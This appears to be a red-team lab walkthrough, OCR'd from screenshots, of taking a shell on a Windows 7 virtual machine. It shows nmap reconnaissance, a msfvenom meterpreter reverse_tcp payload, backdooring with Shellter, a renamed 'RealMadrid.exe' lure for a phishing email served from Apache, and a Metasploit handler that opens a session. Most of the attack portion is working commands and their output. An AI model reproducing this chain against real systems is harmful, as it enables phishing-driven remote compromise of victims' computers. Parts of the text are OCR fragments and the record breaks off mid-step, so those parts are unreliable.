
Red team operations

Taking shell on Windows_7


-nmap scanning

1)using **nmap** to scan for the devices in the network and we got our target here



```
┌──(root㉿vbox)-[/home/saeed]
└─# nmap -sP 192.168.1.1-254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:26 EST
Nmap scan report for home (192.168.1.1)
Host is up (0.0041s latency).
MAC Address: EC:3E:B3:4A:CD:50 (Zyxel Communications)
Nmap scan report for Galaxy-Tab-A-2016.home (192.168.1.32)
Host is up (0.079s latency).
MAC Address: 70:1F:3C:DD:AD:4D (Samsung Electronics)
Nmap scan report for LAPTOP-7BO8D7G5.home (192.168.1.126)
Host is up (0.0037s latency).
MAC Address: 38:FC:98:21:C2:21 (Intel Corporate)
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0040s latency).
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.250
Host is up (0.073s latency).
MAC Address: 76:3E:41:FC:6D:EF (Unknown)
Nmap scan report for vbox.home (192.168.1.237)
Host is up.
Nmap done: 254 IP addresses (6 hosts up) scanned in 3.06 seconds
```

2) Performing aggressive scan one of them to see all details about the machine and the OS version:




```
┌──(root㉿vbox)-[/home/saeed]
└─# nmap -A 192.168.1.128
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-27 06:37 EST
Nmap scan report for Windows7.home (192.168.1.128)
Host is up (0.0011s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  msrpc        Microsoft Windows RPC
MAC Address: 08:00:27:92:77:94 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microso
ft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2025-11-27T11:38:49
|_  start_date: 2025-11-27T11:08:36
| smb-os-discovery:
```

So after knowing the needed data about the target, this will guide us on which path we should take in our attack.

-Creating the payload:


Using the msfvenom, we created a payload for Windows device



```
┌──(root㉿vbox)-[/home/saeed]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.237 LPORT=4444 -f exe -o payload.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

┌──(root㉿vbox)-[/home/saeed]
```


-Creating the backdoor

1) downloading shelter to create the backdoor:




```
┌──(root㉿vbox)-[/home/saeed]
└─# apt install shellter
The following packages were automatically installed and are no longer required:
  icu-devtools  libicu-dev
Use 'sudo apt autoremove' to remove them.

Upgrading:
  liblzma5  libxkbcommon-x11-0  libxkbcommon0  libxml2-dev  libxml2-utils  libxrender1  xz-utils

Installing:
  shellter

Installing dependencies:
  libasound2-plugins  libcapi20-3t64  liblzma-dev  libwine  libxkbregistry0  libxml2-16  libz-mingw-w64  wine  wine-common  wine64

Suggested packages:
  liblzma-doc  gstreamer1.0-plugins-ugly  q4wine      winetricks   wine-binfmt  exe-thumbnailer  wine64-preloader
  cups-bsd     ttf-mscorefonts-installer  fonts-wine  playonlinux  dosbox       | kio-extras

Recommended packages:
  wine32

Summary:
  Upgrading: 7, Installing: 11, Removing: 0, Not Upgrading: 2002
  Download size: 105 MB
  Space needed: 634 MB / 7,384 MB available

Continue? [Y/n] y
Get:1 http://kali.download/kali kali-rolling/main amd64 liblzma5 amd64 5.8.1-2 [310 kB]
Get:2 http://kali.download/kali kali-rolling/main amd64 xz-utils amd64 5.8.1-2 [660 kB]
Get:3 http://http.kali.org/kali kali-rolling/main amd64 libasound2-plugins amd64 1.2.12-2+b1 [70.2 kB]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 libcapi20-3t64 amd64 1:3.27-3.2+b1 [28.7 kB]
```

2)using shelter after downloading wine32 and the needed packs




```
┌──(root㉿vbox)-[/home/saeed]
└─# shellter -f /home/saeed/payload.exe -p meterpreter_reverse_tcp --lhost 192.168.237.1 --port 4444

        SHELLTER v7.2
        www.ShellterProject.com          Wine Mode



***********
* Backup *
***********

Backup: Shellter_Backups\payload.exe



***********************************
* PE Compatibility Information *
***********************************

Minimum Supported Windows OS: 4.0

Note: It refers to the minimum required Windows version for the target
```



```
  You know what you are

Injection: Verified!
```


3) Changing the payload name into a more convincible one and suitable for our email:



```
┌──(root㉿vbox)-[/home/saeed]
└─# cd Shellter_Backups

┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# ls
payload.exe

┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# mv payload.exe RealMadrid.exe

┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# ls
RealMadrid.exe

┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# 
```


-uploading the payload on apache server

1) make sure that the apache2 service is enabled and running on our machine:



```
┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# sudo systemctl start apache2

┌──(root㉿vbox)-[/home/saeed/Shellter_Backups]
└─# sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Thu 2025-11-27 10:15:41 EST; 7s ago
 Invocation: 4b247a1c2e84449f9eb1a3dd7e0300ac
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 49341 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 49357 (apache2)
      Tasks: 6 (limit: 2220)
     Memory: 20.6M (peak: 20.8M)
        CPU: 64ms
     CGroup: /system.slice/apache2.service
             ├─49357 /usr/sbin/apache2 -k start
             ├─49360 /usr/sbin/apache2 -k start
             ├─49361 /usr/sbin/apache2 -k start
             ├─49362 /usr/sbin/apache2 -k start
             ├─49363 /usr/sbin/apache2 -k start
             └─49364 /usr/sbin/apache2 -k start

Nov 27 10:15:41 vbox systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 27 10:15:41 vbox systemd[1]: Started apache2.service - The Apache HTTP Server.
```


After sending the link to the victim with the phishing email that contains the our server link (http://192.168.1.237/RealMadrid.exe) the file automatically downloaded on his device without permission



RealMadrid.exe isn't commonly downloaded. Make sure you trust RealMadrid.exe before you open it.

-Getting shell:


1) Using Metasploit framework, we will set a listener port until the victim access the URL and run the payload by mistake:




```
                 ' @@@ @@    @@    ,
                 `.@@@@      @@    .
                   ',@@       @    ;
                    (    3 C     )     /|___ / Metasploit! \
                    ;@'. __*__,."      \|--- \_____________/
                     '(.,...."/


       =[ metasploit v6.4.34-dev                          ]
+ -- --=[ 2461 exploits - 1267 auxiliary - 431 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > windows/meterpreter/reverse_tcp
[-] Unknown command: windows/meterpreter/reverse_tcp. Run the help command for more details.
This is a module we can load. Do you want to use windows/meterpreter/reverse_tcp? [y/N]   y
msf6 payload(windows/meterpreter/reverse_tcp) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.237
LHOST ⇒ 192.168.1.237
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.237:4444
[*] Sending stage (177734 bytes) to 192.168.1.128
[*] Meterpreter session 1 opened (192.168.1.237:4444 → 192.168.1.128:49475) at 2025-11-27 11:13:34 -0500

meterpreter > 
```

2)waiting for the meterpreter session

The victim downloaded the payload so we are in and we want to know in wich directory we are:




```
meterpreter > pwd
C:\Users\saeed\Downloads
meterpreter > 
```




Name	Date modifie
RealMadrid	11/27/2025 6

Here is the machine name:




```
meterpreter > getuid
Server username: WINDOWS7\saeed
meterpreter > 
```


listing the files of the current directory:



